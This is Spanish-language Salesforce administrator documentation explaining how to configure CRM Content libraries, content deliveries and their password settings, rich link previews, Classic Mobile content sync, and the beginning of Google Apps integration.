PERMISOS DE USUARIO

Para restringir tipos de registro:

- "Gestionar formatos y tipos de registro para Archivos"

  O

  "Gestionar Salesforce CRM Content"

## Notas sobre la restricción de tipos de registro

- Si la biblioteca ya tiene contenido publicado, la selección de la opción `Restringir los tipos de registro disponibles en la biblioteca` mueve automáticamente todos los tipos de registro utilizado por el contenido publicado a la lista Tipos de registro seleccionado.
- Si cancela la selección de la opción `Restringir los tipos de registro disponibles en la biblioteca`, los tipos de registro de la lista Tipos de registro seleccionado se moverán automáticamente a la lista Tipos de registro disponible.
- Cuando modifique la biblioteca de gestión de un archivo, deberá permitirse el tipo de registro del archivo en la nueva biblioteca de gestión.
- Cuando comparta un archivo con una biblioteca, el tipo de registro del archivo debe estar permitido en la biblioteca compartida a no ser que la opción `Permita que el contenido con cualquier tipo de registro pueda vincularse a esta biblioteca` esté seleccionada para la biblioteca compartida.
- Cuando el tipo de registro predeterminado para un perfil de usuario es diferente al tipo de registro predeterminado para una biblioteca, el valor predeterminado del perfil de usuario tiene prioridad cuando un usuario con ese perfil comparte un archivo con la biblioteca. *General* se utiliza como el tipo de registro predeterminado cuando no se establece ningún valor predeterminado para el perfil de usuario.

- Cuando no hay tipos de registro en común entre un perfil de usuario y una biblioteca, el tipo de registro predeterminado para una biblioteca está disponible para usuarios con ese perfil de usuario que están compartiendo archivos con la biblioteca.

# Configuración de contenidos

Personalice la configuración de contenido y active vistas previas de contenido.

Personalizar la configuración de contenido

Permitir vistas previas de contenido en publicaciones de vínculos

Salesforce proporciona asistencia multimedia enriquecida para más de 400 dominios de URL. Cuando adjunta un vínculo a una publicación, los vínculos admitidos se convierten en vistas previas incrustadas de vídeos, imágenes y artículos con formato enriquecido.

Configurar entregas de contenido

Una *entrega de contenido* le permite convertir fácilmente documentos como archivos de Microsoft® PowerPoint y Word en una página Web optimizada para su consulta en línea. Cuando cree su envío, puede enviar su URL cifrada a cualquier destinatario, como candidatos, clientes, socios y compañeros; y controlar la frecuencia con la que se visualiza o se descarga el contenido. Las entregas de contenido solo están disponibles en Salesforce Classic. Sin embargo, el correo electrónico de Lightning genera vínculos basados en entregas como archivos adjuntos de correo electrónico para usuarios de Lightning Experience con acceso a la función Entregas de contenido.

Campos de entrega de contenido

## Personalizar la configuración de contenido

Desde Configuración, introduzca `Salesforce CRM Content` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Salesforce CRM Content** para modificar los valores predeterminados para su organización de Salesforce CRM Content:

**Activar Salesforce CRM Content**
Si se selecciona esta opción, se activa Salesforce CRM Content en su organización.

**La asignación automática ofrece licencias a usuarios nuevos y existentes**
Si se selecciona esta opción, Salesforce intenta automáticamente asignar las licencias de funciones de Salesforce CRM Content a todos los usuarios existentes. Si no existen suficientes licencias disponibles, no se asignarán las licencias. Póngase en contacto con Salesforce para solicitar licencias de funciones adicionales. Cuando se crea un nuevo usuario, se asigna automáticamente una licencia de funciones de Salesforce CRM Content siempre que haya licencias disponibles. Una licencia de funciones se corresponde a la casilla de verificación `Usuario de Salesforce CRM Content` en la página de detalles del usuario.

**Habilitar búsquedas en varios idiomas y contribuir**
Si esta opción está seleccionada, habrá disponible una lista desplegable `Idioma` cuando los usuarios publiquen, modifiquen o busquen contenido. La lista desplegable `Idioma` contiene todos los idiomas que Salesforce admite:

Si un usuario no elige un idioma al publicar contenido, éste se asociará al idioma personal del usuario de forma predeterminada. Si la configuración de idioma personal del usuario es distinto del idioma de la organización, el contenido publicado por ese usuario se asociará con el idioma del usuario, no con el de la organización.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para modificar la configuración de Salesforce CRM Content:
- "Gestionar Salesforce CRM Content"

**Activar creación de paquetes de contenido**

Si esta opción está seleccionada, la opción **Crear nuevo** > **paquete de contenido** se muestra en la ficha Bibliotecas y los usuarios pueden crear paquetes de contenido a partir de documentos o archivos en sus bibliotecas públicas o privadas de Salesforce CRM Content.

Si esta opción no está seleccionada después de que los usuarios de la organización ya hayan creado paquetes de contenido, no se eliminan esos paquetes y los usuarios pueden seguir modificando metadatos como por ejemplo descripciones, títulos y campos personalizados. Sin embargo, una vez que la creación de paquetes de contenido ha dejado de estar habilitada, los usuarios no pueden personalizar ni modificar los paquetes existentes. De forma específica, no estarán disponibles el botón **Duplicar y personalizar** ni la opción **Modificar** > **Modificar paquete de contenido** en la página de detalles de contenido.

**Activar visor de documento mejorado**

Si esta opción está seleccionada, habrá un conjunto mejorado de opciones de navegación y personalización disponible para el visor de documento. El visor de documento permite que los usuarios previsualicen un documento sin descargarlo, independientemente de si el documento es una entrega de contenido enviada a un candidato, cliente potencial o compañero o un documento visualizado internamente en Salesforce CRM Content, o un archivo en Chatter. El visor de documento tiene tres modos: la ficha Vista previa de la página de detalles de contenido (modo de vista previa), la URL de entrega de contenido (modo de entrega) y el modo de pantalla completa, que aparece cuando hace clic en la opción de pantalla completa de la página de detalles de contenido o de una entrega de contenido. En Chatter, los usuarios pueden obtener una vista previa de los archivos en las noticias en tiempo real, en las listas de archivos y en la ficha Archivos. El ajuste `Visor de documento mejorado` ofrece las siguientes funciones a los usuarios que estén visualizando documentos:

- Además de utilizar los iconos de página siguiente ( ), página anterior ( ), primera página ( ) y última página ( ) en la barra de herramientas de documentos, puede navegar de una página a otra a través de un documento haciendo clic con el botón derecho y seleccionando **Página siguiente** y **Página anterior**. El menú contextual no está disponible en el modo de vista previa.
- Puede ir directamente a una página introduciendo el número de página y haciendo clic en Intro. Esta opción no está disponible en el modo de pantalla completa.
- Desde el menú contextual puede seleccionar la opción **Ajustar ancho** para aumentar el ancho del documento o la opción **Ajustar página completa** para ver toda la página del documento. El icono de ajuste de ancho ( ) y el icono de ajuste de página completa ( ) también están disponibles en la barra de herramientas.
- Desde el menú contextual puede seleccionar la opción **Pantalla completa** para ver el documento en modo de pantalla completa o la opción **Salir** para salir del modo de pantalla completa. El icono de pantalla completa ( ) y el icono de salida ( ) también están disponibles en la barra de herramientas.
- Desde el menú contextual, puede **Acercar zoom** o **Alejar zoom**. El icono de pantalla completa ( ) y el icono de alejamiento de zoom ( ) también están disponibles en la barra de herramientas.
- Puede utilizar la barra de desplazamiento para moverse continuamente por un documento sin tener que hacer clic en los iconos **Página siguiente** y **Página anterior**. El desplazamiento continuo no está disponible en el modo de vista previa o en documentos PowerPoint en ningún modo.
- Puede utilizar las teclas de flechas del teclado para navegar de una página a otra de un documento. Haga clic en el visor de documento y utilice las teclas de la manera siguiente:
  - Tecla de flecha derecha: avanza una diapositiva en un documento PowerPoint y una página en un documento PDF, Word o Excel.
  - Tecla de flecha izquierda: retrocede una diapositiva en un documento PowerPoint y una página en un documento PDF, Word o Excel.
  - Tecla de flecha hacia arriba: avanza una diapositiva en un documento PowerPoint y se desplaza hacia arriba de la página en un documento PDF, Word o Excel.

- Tecla de flecha hacia abajo: retrocede una diapositiva en un documento PowerPoint y se desplaza hacia abajo de la página en un documento PDF, Word o Excel.

La navegación con las teclas de flechas del teclado no está disponible en el modo de vista previa.

**Activar vistas previas de Office 2007 en el programa piloto de contenido**

Si se selecciona esta opción, se puede obtener una vista previa completa de los archivos de Microsoft Office 2007, incluidos PowerPoint, Word y Excel en Salesforce CRM Content y Chatter. En Salesforce CRM Content no es necesario descargar un documento de gran tamaño para determinar si su contenido le resulta relevante o no. La página de detalles de contenido proporciona los detalles del documento de un sólo vistazo, incluidos el título del documento, el autor, la descripción, las etiquetas, las bibliotecas, los comentarios, los votos, las versiones, los suscriptores y las descargas. Si el documento es un archivo de Microsoft PowerPoint, Word, Excel o Adobe® PDF, puede tener acceso a una vista previa del archivo en su navegador, sin necesidad de descargarlo. Algunos aspectos de los archivos podrían no aparecer en vistas previas. No se ha podido obtener la vista previa de los archivos PDF protegidos contra copia.

También puede obtener una vista previa de los archivos en las noticias en tiempo real de Chatter, desde la ficha Archivos, desde una página de detalles del archivo y desde las listas de archivos de perfiles y grupos.

Nota: Si cancela la selección de esta opción después de que se hayan generado las vista previas de Office 2007, esas vistas previas no volverán a estar disponibles.

**Mostrar Salesforce Files en Salesforce CRM Content**

Si esta opción está activada, las búsquedas en Salesforce CRM Content incluirán archivos de Salesforce Files. La lista desplegable de búsqueda de las fichas Contenido y Bibliotecas, así como los filtros de la ficha Contenido, incluyen **Todos los archivos**, **Compartido con la empresa**, **Mis grupos** y **Mis bibliotecas**.

Si esta opción no está seleccionada, las búsquedas en Salesforce CRM Content no incluirán archivos de Salesforce Files. La lista desplegable de búsqueda de las fichas Contenido y Bibliotecas, así como los filtros de la ficha Contenido, incluyen **Todas las bibliotecas**, **Biblioteca privada** y las bibliotecas compartidas de las que forme parte el usuario.

CONSULTE TAMBIÉN

Personalizar Salesforce CRM Content

Permitir vistas previas de contenido en publicaciones de vínculos

# Permitir vistas previas de contenido en publicaciones de vínculos

Salesforce proporciona asistencia multimedia enriquecida para más de 400 dominios de URL. Cuando adjunta un vínculo a una publicación, los vínculos admitidos se convierten en vistas previas incrustadas de vídeos, imágenes y artículos con formato enriquecido.

Debe activar Chatter antes de poder activar vistas previas de vínculos.

El contenido multimedia enriquecido se proporciona por Embed.ly, un servicio externo. No compartimos cualquier dato de contenido, usuario, organización o cuenta con Embed.ly. Solo compartimos las URL que se encuentran en la lista blanca de dominios. Además, todas nuestra solicitudes de URL pasan por un proxy de Salesforce. Embed.ly nunca recibe llamadas directamente desde el cliente y por ello no tiene información sobre quién está realizando la solicitud de URL.

1. Desde Configuración, introduzca *Configuración de Chatter* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de Chatter** .
2. Haga clic en **Modificar**.
3. Seleccione **Permitir vistas previas de vínculos enriquecidos**.
4. Haga clic en **Guardar**.

Las publicaciones con vínculos en el contenido multimedia enriquecido permanecen como vistas previas, descripciones y reproductores de vídeo para URL de vídeo. Si una publicación muestra un vínculo como una vista previa enriquecida en la noticia en tiempo real, o el dominio de URL para ese vínculo no es compatible o Embed.ly no puede devolver el contenido de la vista previa para la URL.

Las vistas previas multimedia enriquecidas están activadas de forma predeterminada. Si desactiva las vistas previas multimedia enriquecidas, los usuarios solo pueden realizar vistas previas de vídeos desde la comunidad de YouTube.

Nota: Para una lista de búsqueda de dominios URL compatibles, consulte "Dominios URL para vistas previas de vínculos enriquecidos en noticias".

## EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager Edition**, **Developer Edition** y **Database.com Edition**

Salesforce CRM, las aprobaciones, las notificaciones de correo electrónico de Chatter, las invitaciones de Chatter y las invitaciones de clientes no están disponibles en **Database.com**.

## PERMISOS DE USUARIO

Para activar Chatter:

- "Personalizar aplicación"

## CONSULTE TAMBIÉN

Personalizar la configuración de contenido

# Configurar entregas de contenido

Una *entrega de contenido* le permite convertir fácilmente documentos como archivos de Microsoft® PowerPoint y Word en una página Web optimizada para su consulta en línea. Cuando cree su envío, puede enviar su URL cifrada a cualquier destinatario, como candidatos, clientes, socios y compañeros; y controlar la frecuencia con la que se visualiza o se descarga el contenido. Las entregas de contenido solo están disponibles en Salesforce Classic. Sin embargo, el correo electrónico de Lightning genera vínculos basados en entregas como archivos adjuntos de correo electrónico para usuarios de Lightning Experience con acceso a la función Entregas de contenido.

Además de controlar, las entregas de contenido proporcionan diferentes beneficios en el envío de archivos como adjuntos, tales como poder controlar el tiempo durante el que la entrega está disponible a los usuarios y si un usuario puede descargar el archivo o consultarlo en línea. De forma predeterminada, una entrega de contenido muestra la versión más reciente del archivo que se entrega.

Cree entregas de contenido desde la lista relacionada Entregas de contenido en la mayoría de objetos de Salesforce. Los usuarios de Salesforce CRM Content también pueden crear una entrega de contenido desde la página de detalles del contenido o desde la lista relacionada Contenido relacionado.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para activar o desactivar envíos de contenido:
- "Personalizar aplicación"

1. Desde Configuración, introduzca *`Entregas de contenido`* en el cuadro `Búsqueda rápida`, luego seleccione **Entregas de contenido** y active `Activar creación de entregas de contenido para Salesforce Files`Si no dispone de acceso a la función Entregas de contenido, póngase en contacto con el Servicio de atención al cliente de Salesforce para activarla.
2. Seleccione una opción predeterminada para las contraseñas de entrega de contenido. Como las URL de entrega de contenido pueden enviarse a candidatos, clientes o usuarios sin autenticar, Salesforce recomienda instaurar la protección mediante contraseña en el caso de que los usuarios envíen documentos confidenciales mediante la entrega de contenido. Las siguientes opciones le permiten seleccionar una opción predeterminada en toda la organización para la protección mediante contraseña de la entrega de contenido.
   - **La protección mediante contraseña es opcional y por defecto está desactivada**: si esta opción está seleccionada, los usuarios pueden seleccionar si exigir una contraseña cuando creen una entrega de contenido, pero el campo `Exigir contraseña para acceder al contenido` en el asistente de creación de entregas no se ha seleccionado por defecto.
   - **La protección mediante contraseña es opcional y por defecto está desactivada**: si esta opción está seleccionada, los usuarios pueden seleccionar si exigir una contraseña cuando creen una entrega de contenido, pero el campo `Exigir contraseña para acceder al contenido` en el asistente de creación de entregas no se ha seleccionado por defecto. Los usuarios pueden cancelar la opción si no quieren exigir una contraseña.
   - **La protección mediante contraseña es obligatoria**: si esta opción está seleccionada, se genera una contraseña cada vez que se crea una entrega de contenido. Los usuarios no pueden decidir si se omite o no la contraseña.

   Nota:
   - Si prefiere solicitar una contraseña, los usuarios que creen una entrega de contenido recibirán una contraseña cada vez que se genere una entrega, y los usuarios deberán enviar la contraseña y la URL de la entrega a los destinatarios. Los destinatarios de la entrega deberán introducir la contraseña cuando hagan clic en la URL de entrega de contenido.
   - Las contraseñas de entrega de contenido aparecen con la URL de entrega de contenido cuando se crea la entrega. También puede acceder a la contraseña de la página de detalles de la entrega para toda la duración de la entrega de contenido.

Cuando se active la entrega de contenido, todos los usuarios deberán agregar la lista relacionada Entregas de contenido a sus formatos de página de candidatos, cuentas empresariales, contactos, oportunidades, casos, campañas u objetos personalizados. Todos los usuarios de Salesforce CRM Content verán la opción **Entregar contenido** en cada página de detalles de contenido.

## Sugerencias de implementación

- Para garantizar un servicio de calidad, el número total de vistas de entrega de contenido permitidas en un periodo de 24 horas está limitado a 20.000. Además, el ancho de banda asignado a las entregas de contenido se limita a 10 GB durante un periodo de 24 horas. Si un destinatario intenta ver una entrega cuando se ha superado el límite de velocidad, aparece una notificación solicitando al usuario que intente visualizarla de nuevo más tarde. Es posible que Salesforce pueda aumentar los límites de velocidad de forma excepcional. Si desea más información, póngase en contacto con su representante de ventas.
- Cuando crea una entrega de contenido, Salesforce copia el archivo original y crea una nueva versión de ese archivo específicamente para su visualización en línea. Tenga en cuenta la siguiente información sobre los tipos de archivo admitidos:
  - Los archivos de Word, Excel y PowerPoint de Microsoft® Office 97 a Microsoft Office 2007 son compatibles con las visualizaciones en línea.
  - Los archivos Adobe® PDF son compatibles con las visualizaciones en línea, pero los PDF protegidos contra copia no.
  - Los archivos JPG, BMP, GIF y PNG son compatibles con las visualizaciones en línea.
  - Los documentos de más de 25 MB de tamaño no son compatibles con las visualizaciones en línea.

  Puede crear una entrega de contenido con cualquier tipo de archivo, pero si el tipo de archivo no es compatible con la visualización en línea, el destinatario sólo puede descargar el documento en su formato de archivo original.
- Previsualice siempre su entrega de contenido antes de enviar la URL a los destinatarios. En algunos casos, es posible que cierto formato del archivo original no se visualice correctamente en la versión en línea, como los colores o las fuentes no estándar. Si no está satisfecho con la calidad de la versión en línea, el asistente para entrega de contenido le dará la opción de permitir la descarga del contenido en su formato original.
- Las entregas de contenido requieren la versión 9.0.115 de Adobe Flash. Si un destinatario no tiene instalado Flash, aparece una opción de descarga.
- Los usuarios del portal de clientes y del portal de socios no pueden crear entregas de contenido.
- Sólo el creador de una entrega de contenido puede eliminar el registro de envío o modificar detalles como la fecha de vencimiento.
- Cada vez que hace clic en una URL de entrega de contenido, Salesforce registra el clic como una visualización y distingue entre visualizaciones internas y externas. Una visualización interna es una visualización por un usuario de Salesforce, por ejemplo, que hace clic en la URL de envío en la página de detalles del envío o en la opción Ver de la lista relacionada Envíos de contenido. La lista relacionada Entregas de contenido proporciona un recuento de las visualizaciones de cada entrega. Abra la página de detalles de envío para ver más información sobre una visualización concreta.

  Nota: En el caso de las entregas de contenido protegidas mediante contraseña, se registra una vista cuando el destinatario hace clic en la URL de entrega, independientemente de si introduce la contraseña y visualiza la entrega.
- Los usuarios de Salesforce CRM Content pueden obtener contenido a partir de bibliotecas compartidas o una biblioteca personal.

## Prácticas recomendadas

- Después de crear una entrega de contenido, realice siempre una vista previa antes de enviar la URL a sus destinatarios, para comprobar que el formato del archivo original se muestra correctamente en la versión en línea. Por ejemplo, es posible que los colores y los tipos de fuente no estándar no se visualicen correctamente en el reproductor de vista previa. Si no está satisfecho con la calidad de la versión en línea, haga clic en **Anterior** y seleccione hacer disponible el contenido en su formato original o como archivo PDF únicamente. Sus destinatarios no podrán descargar el archivo y podrá controlar si el archivo se ha descargado en la página de detalles del envío.

- Las animaciones e intervalos en los archivos de PowerPoint no son compatibles en la versión en línea de la entrega de contenido. Tampoco se admiten los hipervínculos en todo tipo de archivos. Consulte las sugerencias de implementación si desea una lista completa de los tipos de archivo admitidos.
- Si es usuario de Salesforce CRM Content y desea que los destinatarios de sus entregas de contenido siempre puedan ver la última versión de un archivo en lugar de la fecha de creación de la entrega, abra la página de detalles del envío y haga clic en **Modificar**. Seleccione la casilla de verificación `La información de entrega se abre en la última versión`.
- Seleccione `Notificarme de la primera visualización o descarga` si desea recibir un correo electrónico la primera vez que se visualice su entrega de contenido.

### Influencia en el almacenamiento

En Salesforce CRM Content, se consume almacenamiento de archivos cuando se publica contenido en bibliotecas compartidas o cuando se guarda en una biblioteca privada. La creación de entregas de contenido no afecta de ninguna otra manera a los límites de almacenamiento, aunque aquellos usuarios que carguen con frecuencia archivos en sus bibliotecas personales para la entrega de contenido deberían plantearse los límites de almacenamiento de archivos de su organización. Los administradores pueden utilizar la creación de informes para identificar qué usuarios utilizan más espacio y cuáles son los archivos de mayor tamaño.

En el caso de los usuarios que no son de Salesforce CRM Content, se consume almacenamiento de archivos cada vez que se crea una entrega de contenido. Una vez cargado en Salesforce, no es posible reutilizar un archivo para múltiples entregas de contenido. La creación de múltiples entregas de contenido con el mismo archivo requiere que se cargue el archivo cada vez. Al eliminar la entrega de contenido se eliminará el archivo de origen en Salesforce, liberando así espacio de almacenamiento de archivos.

CONSULTE TAMBIÉN

Configurar Salesforce CRM Content

Campos de entrega de contenido

## Campos de entrega de contenido

La tabla siguiente ofrece una descripción de los campos (en orden alfabético) que forman una entrega de contenido. Estos campos se encuentran en el asistente de creación de entregas, en la lista relacionada Entregas de contenido o en la página de detalles de entrega.

| Campo | Descripción |
|---|---|
| `Permitir al destinatario una vista en el Explorador` | Si está activada, la entrega de contenido se puede visualizar en línea en una página Web personalizada. En la página de detalles de entrega, este campo está etiquetado como `Permitir vista en el Explorador`. |
| `Permitir al destinatario descargar como PDF` | Si está activada, la entrega de contenido convierte los archivos de Microsoft® Word, Excel y PowerPoint en archivos PDF y proporciona al destinatario la opción de descargar el PDF. Si el archivo que ha cargado no es un archivo PDF, de Word, Excel o PowerPoint, esta opción no aparece en el asistente de creación de entregas. En la página de detalles de entrega, este campo |

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Salesforce CRM Content disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

| Campo | Descripción |
| --- | --- |
| | está etiquetado como `Permitir descarga como PDF`. |
| `Permitir descarga en formato original` | Si está activada, la entrega de contenido permite a los destinatarios descargar el archivo original. En el asistente de creación de entrega, este campo se denomina `Permitir al destinatario descargar como` *`[tipo de archivo]`* donde *`[tipo de archivo]`* es el tipo de archivo original, como .ppt, .pdf o .doc. |
| `Autor` | En archivos de Salesforce CRM Content, el usuario que ha publicado el archivo. (Sólo lectura) |
| `Nombre de entrega de contenido` | El nombre asignado a la entrega de contenido. De forma predeterminada, `Nombre de entrega de contenido` incluye el nombre del archivo y la fecha de creación. |
| `La información de entrega se abre en la última versión` | En archivos de Salesforce CRM Content, esta etiqueta indica que el destinatario de una entrega de contenido ve la versión más actualizada de un archivo. Por ejemplo, si un archivo se actualiza entre la fecha de creación del envío y la fecha actual, un destinatario que vea el envío hoy, verá la versión mas actualizada. |
| `La entrega del contenido caduca` | Una marca que indica si el acceso a la entrega de contenido caducará en la fecha de vencimiento. En el asistente de creación de envíos, esta marca corresponde a la casilla de verificación junto al campo `Eliminar acceso al contenido en`. |
| `Creado por` | El usuario que ha creado la entrega de contenido, incluyendo la fecha y la hora de creación. (Sólo lectura) |
| `Descripción` | En archivos de Salesforce CRM Content, la descripción proporcionada cuando se publicó el archivo. (Sólo lectura) |
| `Fecha de caducidad` | La fecha en la que ya no se podrá ver la entrega de contenido. En el asistente de creación de envíos, es la fecha introducida en el campo `Eliminar acceso al contenido en`. |
| `Archivo descargado` | Una marca que indica si se ha descargado un archivo de la entrega de contenido. Por ejemplo, si una entrega de contenido incluye opciones para ver el contenido en el navegador, descargar el contenido en su formato de archivo original y descargar el contenido como archivo PDF, esta marca está seleccionada si el destinatario descarga el archivo original o el archivo PDF. (Sólo lectura) |
| `Vista interna` | Una marca que indica si un usuario de Salesforce ha visto la entrega de contenido. Una visualización se considera interna si el usuario abre la URL de la entrega desde Salesforce, por ejemplo haciendo clic en **Ver** en la lista relacionada Entregas de contenido o haciendo clic en la URL de envío en la página de detalles del envío. Si el usuario copia la URL y la pega en su navegador, la visualización se considera externa. (Sólo lectura) |

| Campo | Descripción |
| --- | --- |
| Autor de la última modificación | El último usuario que ha modificado la entrega de contenido, incluyendo la fecha y la hora de modificación. (Sólo lectura) |
| Última visualización | La fecha y hora en la que se visualizó la entrega de contenido por última vez. Una visualización es un clic en la URL de entrega de contenido. (Sólo lectura) |
| Notificarme de la primera visualización o descarga | Si está activada, el usuario que ha creado la entrega de contenido recibirá una notificación por correo electrónico la primera vez que se haga clic en la URL de la entrega de contenido. |
| Nombre del propietario | El usuario propietario de la entrega de contenido. (Sólo lectura) |
| Relacionado con | El registro con el que está relacionado la entrega de contenido, como una cuenta, oportunidad u objeto personalizado. Los usuarios con acceso compartido al registro pueden hacer clic en él para ver más detalles. |
| Exigir contraseña para acceder al contenido | Si está seleccionado, el destinatario debe introducir la contraseña proporcionada antes de visualizar la entrega de contenido. La contraseña aparece cuando se genera la entrega de contenido y durante la entrega de la página de detalles del envío. |
| Título | En archivos de Salesforce CRM Content, el título del archivo incluido en la entrega de contenido. (Sólo lectura) |
| Ver recuento | El número total de visualizaciones de la entrega de contenido, incluyendo internas y externas. (Sólo lectura) |

CONSULTE TAMBIÉN

Configurar entregas de contenido

# Configurar Salesforce CRM Content para Salesforce Classic Mobile

Tenga en cuenta lo siguiente sobre cómo se implementa Salesforce CRM Content en Salesforce Classic Mobile:

- La información del registro de Content se sincroniza en el dispositivo, sin embargo, los archivos asociados con los registros de contenido no lo hacen. Esto permite a los usuarios ofrecer contenido desde la aplicación incluso cuando un archivo es demasiado grande para descargarse en un dispositivo móvil.
- Los usuarios no pueden buscar un contenido específico en la aplicación. Sólo pueden compartir el contenido disponible en la ficha Contenido, que se sincroniza automáticamente con su dispositivo en función de los filtros de su configuración de Mobile asignada.
- Los usuarios no pueden ver una lista de su contenido suscrito en la aplicación. Tampoco pueden filtrar la lista de registros de la ficha Contenido en función de una biblioteca concreta.
- Aunque los usuarios pueden previsualizar y compartir contenido desde la aplicación, no pueden actualizar el archivo asociado a un registro de contenido. Si tienen los permisos necesarios, pueden modificar los campos de la página de detalles de contenido.
- Los usuarios deben disponer de una conexión de datos para realizar una vista previa y proporcionar contenido. Sin una conexión de datos, sólo pueden ver la página de detalles del contenido.
- Contenido en Salesforce Classic Mobile solo es compatible en dispositivos iPhone.
- No es posible bloquear los permisos de Mobile para el objeto contenido. Actualmente, el objeto Contenido en Salesforce Classic Mobile es de sólo lectura.
- No es posible modificar el formato de página de Mobile para el objeto contenido. La página de detalles de contenido de la aplicación está codificada para mostrar únicamente nuevos campos.

Para configurar Contenido en una configuración de Salesforce Classic Mobile:

1. Desde Configuración, introduzca *Configuraciones de Salesforce Classic* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuraciones de Salesforce Classic** y luego haga clic en el nombre de una configuración de Mobile.
2. En la lista relacionada de conjuntos de datos, haga clic en **Modificar**.
3. Haga clic en **Agregar...**
4. En la ventana emergente, seleccione Content y haga clic en **Aceptar**.
5. Use filtros de campo para especificar qué registros de contenido se sincronizan.

   Como los usuarios no pueden buscar contenido en la aplicación de Salesforce Classic Mobile, es esencial que configure filtros para que el contenido más importante esté disponible en el dispositivo. No puede crear filtros basados en bibliotecas ni suscripciones, pero hay unas pocas opciones para configurar condiciones de filtro útiles:

   - **Fecha:** Filtro de los campos Fecha de última modificación, Fecha de modificación de contenido o Fecha de creación. Use valores de fecha especiales como LOS ÚLTIMOS 90 DÍAS o LOS ÚLTIMOS 90 DÍAS para asegurarse que los registros de contenido actualizados recientemente se sincronizan.
   - **Propietario:** Filtre según el autor si ciertos usuarios de su organización son responsables de la publicación de contenido.
   - **Tipo de archivo:** Filtre según ciertos tipos de documentos. Por ejemplo, puede que por lo general su equipo de oportunidades esté interesado en presentaciones o documentos PDF.

## EDICIONES

La configuración de Salesforce Classic Mobile está disponible en: Salesforce Classic y Lightning Experience

Aplicación móvil disponible en: **Performance Edition**, **Unlimited Edition** y **Developer Edition** para organizaciones creadas antes de Winter '17

La aplicación móvil está disponible a un coste adicional en: **Professional Edition** y **Enterprise Edition** para organizaciones creadas antes del 1 de mayo de 2016

La aplicación móvil no está disponible para organizaciones creadas en Winter '17 o posterior

## PERMISOS DE USUARIO

Para visualizar las configuraciones de Salesforce Classic Mobile:

- "Ver parámetros y configuración"

Para crear, cambiar o eliminar conjuntos de datos de Salesforce Classic Mobile:

- "Gestionar configuraciones de Mobile"

- **Campos personalizados:** Si ha creado campos de contenido personalizado que le ayudan a clasificar su contenido, filtre según los campos personalizados. Por ejemplo, si crea un campo `Uso funcional` con una lista de selección de valores, puede configurar una condición de filtro donde `Uso funcional` sea igual a *Ventas*.

6. Para evitar que los registros de contenido consuman toda la memoria de un dispositivo móvil, puede seleccionar el segundo botón de opción en Definir límite máximo de registro e introducir el número máximo de registros de contenido que esta configuración puede transferir a dispositivos móviles. Utilice las listas desplegables Pedido de y Ordenar para especificar qué registros se sincronizan si se supera el límite de tamaño de datos para su configuración de Mobile.
7. Haga clic en **Listo**.

CONSULTE TAMBIÉN

Configuración de Salesforce Classic Mobile

Configurar Salesforce CRM Content

# Google Apps

Active aplicaciones de Google como Google Docs, Gmail y aplicaciones de AppExchange relacionadas con Google: personalizadas para utilizar en Salesforce.

Información general sobre Salesforce y Google Apps

Información general sobre Salesforce y Google Apps Supported

Configuración de Google Apps en Salesforce

Crear cuentas de Google Apps

Activar documentos de Google Docs en Salesforce

Gmail™ en Salesforce

Integre Gmail con Salesforce.

Utilizar Google Talk en Salesforce

# Información general sobre Salesforce y Google Apps

Google Apps es un conjunto de herramientas de comunicación y colaboración On-Demand, albergadas por Google y diseñadas para usuarios de empresas. Si su organización tiene una cuenta de Google Apps, los administradores de Salesforce pueden activar Google Docs, Gmail y un conjunto de aplicaciones de AppExchange relacionadas con Google, personalizadas para su uso en Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para visualizar y modificar la configuración del dominio de Google Apps:
- "Personalizar aplicación"

Para activar o desactivar servicios de Google Apps:
- "Personalizar aplicación"

Para instalar o desinstalar paquetes de AppExchange de Force.com:
- "Descargar paquetes de AppExchange"

Para exportar una lista de usuarios de Google para crear cuentas de Google Apps:
- "Personalizar aplicación"

## Paso 1: Creación de una cuenta de Google Apps

Cree una cuenta de Google Apps para su organización mediante uno de los métodos siguientes:

- Desde Configuración, introduzca *Google Apps* en el cuadro `Búsqueda rápida`, seleccione **Configuración de Google Apps** y, a continuación, haga clic en **Iniciar sesión** para abrir la página de creación de cuentas en el sitio Web de Google. Se le solicitará que registre el nombre de dominio de su organización o que adquiera un nombre de dominio nuevo de Google. Un dominio es la porción de la URL de un sitio Web que sigue a "www." Siga los pasos de Google para configurar su dominio nuevo o el existente y configurar su cuenta de Google Apps.
- Si su organización ha adquirido la función Salesforce y Google Apps Supported, desde Configuración, introduzca *Google Apps* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de Premier** para crear una nueva cuenta de Google Apps Premier Edition o actualizar su cuenta existente de Standard Edition a Premier Edition. Para obtener más información, consulte Información general sobre Salesforce y Google Apps Supported.

Nota: Google Apps en Salesforce es compatible con cuentas comerciales de Google Apps , pero no con cuentas de consumidores. Puede identificar una cuenta de consumidor por el dominio "gmail.com" en una dirección de correo electrónico, por ejemplo; *minombre*@gmail.com es una cuenta de consumidor. El dominio de Google Apps que defina en Salesforce debe ser el dominio que registre con Google para su organización; por ejemplo, *miempresa*.com es una cuenta de empresa, en lugar de una cuenta de consumidor.

## Paso 2: Configuración de los ajustes de dominio de Google Apps

1. En la página Configuración de Google Apps en Salesforce, haga clic en **Modificar**.
